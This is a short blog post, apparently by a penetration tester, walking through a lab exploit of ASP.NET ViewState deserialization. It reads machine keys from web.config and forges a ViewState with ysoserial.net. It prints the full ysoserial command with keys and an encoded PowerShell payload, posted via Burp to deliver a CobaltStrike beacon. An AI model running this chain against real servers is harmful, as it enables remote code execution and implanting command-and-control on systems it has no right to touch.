Hi Guys,
Just another weekend, and I decided to spend some time on my penetration testing exercise. As I was working on the pentest, I stumbled upon an old vulnerability on one of the servers related to ASP viewstate. My goal is to challenge myself by finding a way to deliver the CobaltStrike beacon to the victim’s machine and establish a strong foothold.
Viewstate Vulnerability
It’s usually doable to sneak in some code on a web server and fake a valid ViewState. You can pull this off when the MAC validation feature is switched off or if you know:
- Validation key and its algorithm prior to .NET Framework version 4.5
- Validation key, validation algorithm, decryption key, and decryption algorithm in .NET Framework version 4.5 or above
In order to prevent attacks, the .NET Framework can sign and encrypt the ViewState that has been serialized using the LosFormatter class. Then it checks the signature using the message authentication code (MAC) validation mechanism. The keys needed for these actions can be stored in the MachineKey section of the web.config (at the application level).

Luckily, my pentesting lab has another vulnerability that lets us read any file on the server. So, we exploited this to read the web.config and grab the key, encryption algorithm, and etc.
As you probably already know, there’s this cool tool to help you exploit viewstate called YSOSERIAL .NET. This nifty tool comes in handy when you’re trying to exploit the serialization process. Check it out on https://github.com/pwntester/ysoserial.net
RCE Exploitation

Based on what’s in the web.config, we can totally exploit the vulnerability to run remote code using ysoserial with this command below.
ysoserial.exe -p ViewState -g TypeConfuseDelegate --decryptionalg="AES" --decryptionkey="74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183B43" --validationalg="SHA1" --validationkey="5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BECEB55BA3CF576813C3301FCB07018E605E7B7872EEACE791AAD71A267BC16633468" --path="/portfolio" -c "powershell -e SQBFAFgAIAAoA....."
You notice that Ysoserial has this “-c” as the parameter to tell it which command to run on the server.
Once you executed the above command, Ysoserial will generate view state data which you need to post the viewstate to the server
You can use burpsuite in order to post your viewstate just like below image. You need to copy the output of ysoserial into __VIEWSTATE parameter

Once you posted the viewstate to the server with the powershell parameter that just like my post in https://rioasmara.com/2024/07/27/powershell-encoding-for-cobaltstrike/

Then we can get a proper foot hold on the server as shown above.
 Cyber Security Architect | Red/Blue Teaming | Exploit/Malware Analysis